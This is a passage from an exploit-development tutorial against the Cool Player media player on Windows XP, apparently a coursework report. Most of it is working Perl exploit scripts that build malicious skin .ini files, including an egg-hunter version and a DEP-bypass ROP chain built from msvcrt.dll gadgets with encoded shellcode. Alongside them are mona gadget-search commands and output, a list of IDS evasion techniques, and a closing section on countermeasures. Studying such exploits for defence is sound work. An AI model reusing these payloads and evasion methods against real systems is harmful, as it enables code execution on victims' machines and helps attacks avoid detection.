"\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $header.$garbadge.$EIP.$nop.$egghunter.$nop2.$woot.$shellcode;
close($FILE);
```


Figure Y – Egg-hunter perl script

The NOP sled was also updated, this is due to the fact that the “Cool Player” has a large enough buffer space to include the shellcode so the NOP slide helps move the shellcode in order to help simulate the egg-hunter example. The corresponding “.ini” file was then created and uploaded to the media player. Doing this allowed the shellcode to be executed once again forcing the Windows calculator to open.

2.4 WINDOWS XP DEP ON

2.4.1 Data execution prevention (DEP)

Within the Windows XP operating system is a feature known as data execution prevention (DEP), by default this feature is activated for all essential windows programs and services. To test the buffer overflow exploit with DEP enabled the system properties performance options settings must be changed to turn DEP on for all programs and services. In doing this it will ensure the “Cool Player” application will be running with DEP on making a buffer overflow exploit harder to execute, in figure Z it shows the DEP setting changed within the Windows XP machine.



Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?


( ) Turn on DEP for essential Windows programs and services only

(●) Turn on DEP for all programs and services except those I select:

☐ Adobe Reader 9.1

Figure Z – Enabling DEP

With DEP now enabled the original calculator exploit from section 2.2.5 was executed on the "Cool Player" application this then led to the error message seen in figure AA. This error message confirms that DEP has been enabled for the "Cool Player successfully" and that trying to use any of the previously created exploits will not work.


Allow file once in playlist
Load ID3 tags in background
Data Execution Prevention - Microsoft Windows

To help protect your computer, Windows has closed this program.

Name: 1701775


Change Settings
Close Message

Data Execution Prevention helps protect against damage from viruses or other threats. Some programs might not run correctly when it is turned on. For an updated version of this program, contact the publisher. What else should I do?

Figure AA – DEP protection message

2.4.2 Set up

When performing a buffer overflow attack with DEP enabled a returned-oriented programing (ROP) chain musted be used to execute the shellcode. A ROP chain is used to bypass DEP to allow the shellcode to be executed, the ROP chain was created by opening immunity debugger and typing the command seen in figure AB.



```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d\x2c\x3d'
```

Figure AB – Finding ROP chains

The command shown generates a file shown in figure AC named "rop_chains.txt", opening this file reveals a list of various ROP chains. A complete ROP chain was found within this file and converted to the perl format, this ROP chain can be seen in appendix E.


Figure AC – rop_chains.txt

With the ROP chain selected a return command must be used to start the ROP chain, this can be found by entering the command seen in figure AD into immunity debugger.

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d\Sx2c\x3d'
```

Figure AD – Searching for 'retn' command

This command generates a list of results shown in figure AE, the return command must feature the flag "PAGE_EXECUTE_READ" as any marked otherwise are not executable. The return address "0x77c11110" was selected for this tutorial.




```
-------------------------------------------------------------------------------------------------------------------------------------
0x77c5d002 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f570 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f660 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f952 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f95e : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f96a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f976 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60171 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c602bc : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c608a8 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c608ce : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c6096a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c609f1 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b0f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b7f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b8f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c62763 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c656c0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65736 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c658f4 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65a1a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65c8c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66032 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66342 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66578 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66716 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c6678a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c667ba : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66876 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b2c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b38 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112ae : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12091 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1209d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1256a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

Figure AE – 'retn' results

2.4.3 Exploit


With all the necessary components gathered a new perl file was created, this file added in the ROP chain as well as replacing the EIP value with the new return address. This new perl file can be seen below in figure AF. With the new perl file created the corresponding ".ini" file was created and uploaded to the media application.



```
my $file= "SkinCrashcalcROPchain.ini";
my $header ="[CoolPlayer Skin]\nPlaylistSkin=";
my $garbadge = "\x41" x 1089;
my $EIP = pack('V',0x77c11110);

#$buffer .= pack('V',--INFO:gadgets_to_set_ebp:---];
$buffer .= pack('V',0x77c3163d);  # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3163d);  # skip 4 bytes [msvcrt.dll]
#$buffer .= pack('V',--INFO:gadgets_to_set_ebx:---];
$buffer .= pack('V',0x77c46e97);  # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
#$buffer .= pack('V',--INFO:gadgets_to_set_edx:---];
$buffer .= pack('V',0x77c4ded4);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]
#$buffer .= pack('V',--INFO:gadgets_to_set_ecx:---];
$buffer .= pack('V',0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);  # XCHG EAX);ECX # RETN [msvcrt.dll]
#$buffer .= pack('V',--INFO:gadgets_to_set_edi:---];
$buffer .= pack('V',0x77c47a36);  # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
#$buffer .= pack('V',--INFO:gadgets_to_set_esi:---];
$buffer .= pack('V',0x77c332da);  # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c21d16);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
#$buffer .= pack('V',--INFO:pushad:---];
$buffer .= pack('V',0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
#$buffer .= pack('V',--INFO:extras:---];
$buffer .= pack('V',0x77c35524);  # ptr to 'push esp # ret ' [msvcrt.dll]

my $nop ="\x90" x 15;

my $shellcode = "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $header.$garbadge.$EIP.$packing.$buffer.$nop.$shellcode;
close($FILE);
```

Figure AF – Perl script with ROP chain

The new ".ini" file was then uploaded to the "Cool Player" to test the exploit. However the exploit was unsuccessful as the calculator failed to execute, while the exploit was unsuccessful at running the shellcode it was successful as bypassing DEP as figure AG shows when the exploit was executed the normal crash message appeared compared to the DEP message shown in section 2.3.1.



1701775.exe

1701775.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Figure AG – Error message

3 General Discussion

3.1 Tutorial Outcome

The "Cool Player" media application was found to be vulnerable to buffer overflow attacks, these attacks were done by uploading files to the media that overwrote the EIP value and contained executable shellcode.

The buffer overflow exploit was successfully executed with DEP disabled, with both a basic and advanced exploit being executed. Additionally, with DEP disabled the concept of egg-hunter shellcode was explored and proven to work when exploited against the "Cool Player" application.

The buffer overflow exploits were also explored with DEP enabled however these attempts were unsuccessful. The additional protection granted by DEP may deter some malicious users from continuing to attempt this exploit however this is not a guarantee.

Overall the "Cool Player" media application is not secure and should not be installed by any user as it could easily allow for a user that does not have DEP enabled to be exploited and have a malicious user gain a reverse shell into their machine.

3.2 Evading Intrusion Detection Systems

Intrusion detection systems (IDS) are used to monitor networks to discover any malicious activity. The main two types of IDS are as follows:

- Host Based Intrusion Detection Systems (HIDS) - This IDS focuses on the computers internals, monitoring core operating system files and can inspect system logs.

- Network Intrusion Detection Systems (NIDS) – Analyses incoming network traffic for any malicious users or other threats.

While IDS is extremely beneficial in adding a layer of security of a network or operating system there are various ways in which these systems can be evaded. The following is various evasion techniques:

- Encrypting shellcode – By encrypting or encoding the payload the text can be obscured. In doing this the payload may completely avoid detection by signature-based recognition as it won't match an item on the block list.

- Address spoofing – By spoofing the location of the attacks source and making it a appear as if the attack is coming from a different location the attack may avoid detection by signature-based recognition or IDS.

- Polymorphic shellcode – This type of shellcode is self-modifying, due to this shell code constantly changing itself it makes it extremely difficult for it to be picked up by anti-virus software.

- Metamorphic shellcode – Much like polymorphic shellcode, which is self-modifying, metamorphic shell code can reprogram itself by changing its own code to pseudo code to avoid detection before changing it back to normal code.

- Unmonitored ports – If a port was to be left unmonitored by IDS a malicious user could take advantage of this allowing for malicious content to go undetected within the system.

- Alphanumeric shellcode – Due to alphanumeric shellcode using only ASCII characters the manipulated shellcode may be able to bypass IDS.

- Pattern change – Due to IDS being able to spot specific attack patterns if the attacks pattern is changed so it does not appear as any pattern seen in similar attacks it may be able to avoid IDS.

- Fragmentation – Fragments of packets can be sent to a system to evade IDS as this won't provide a match with an attack signature.

3.3 Buffer Overflow Countermeasures

3.3.1 Data Execution Prevention (DEP)

As shown in section 2.3 DEP can be enabled to make it harder for a buffer overflow vulnerability to be exploited, figure AA shows that when not using a ROP chain DEP successfully stops the vulnerability from being exploited. Section 1.4 further explores the concept of DEP and explains it in detail. Enabling DEP will help protect applications from buffer overflow attacks, though there is still potential for a buffer overflow vulnerability to be exploited with DEP on using a ROP chain. However, enabling DEP makes exploiting this vulnerability significantly harder.

3.3.2 Address Space Randomization (ASLR)

Also discussed in section 1.4 is Address Space Randomization, this technique is extremely useful at preventing buffer overflow attacks. This technique works by randomizing the locations of addresses within memory. As these addresses are constantly moving it makes it significantly harder for a malicious user to gain access to memory.

3.3.3 Validating code

Finally validating code is a strong way at protecting against a buffer overflow vulnerability. A buffer overflow vulnerability most commonly occurring due to an application allowing for files exceeding the buffer size to be uploaded. This is most commonly due to the code of the application no checking the length of the data being submitted by the user, by implementing code that validates the length of the data before execution this will ensure that files exceeding the buffer size cannot be executed by the application.

3.4 Future Work

If this project were to be continued a further look into how to successfully execute the shellcode while DEP is enabled would be looked at. This investigation would look at solutions as to why the shellcode would not execute in section 2.3.3.

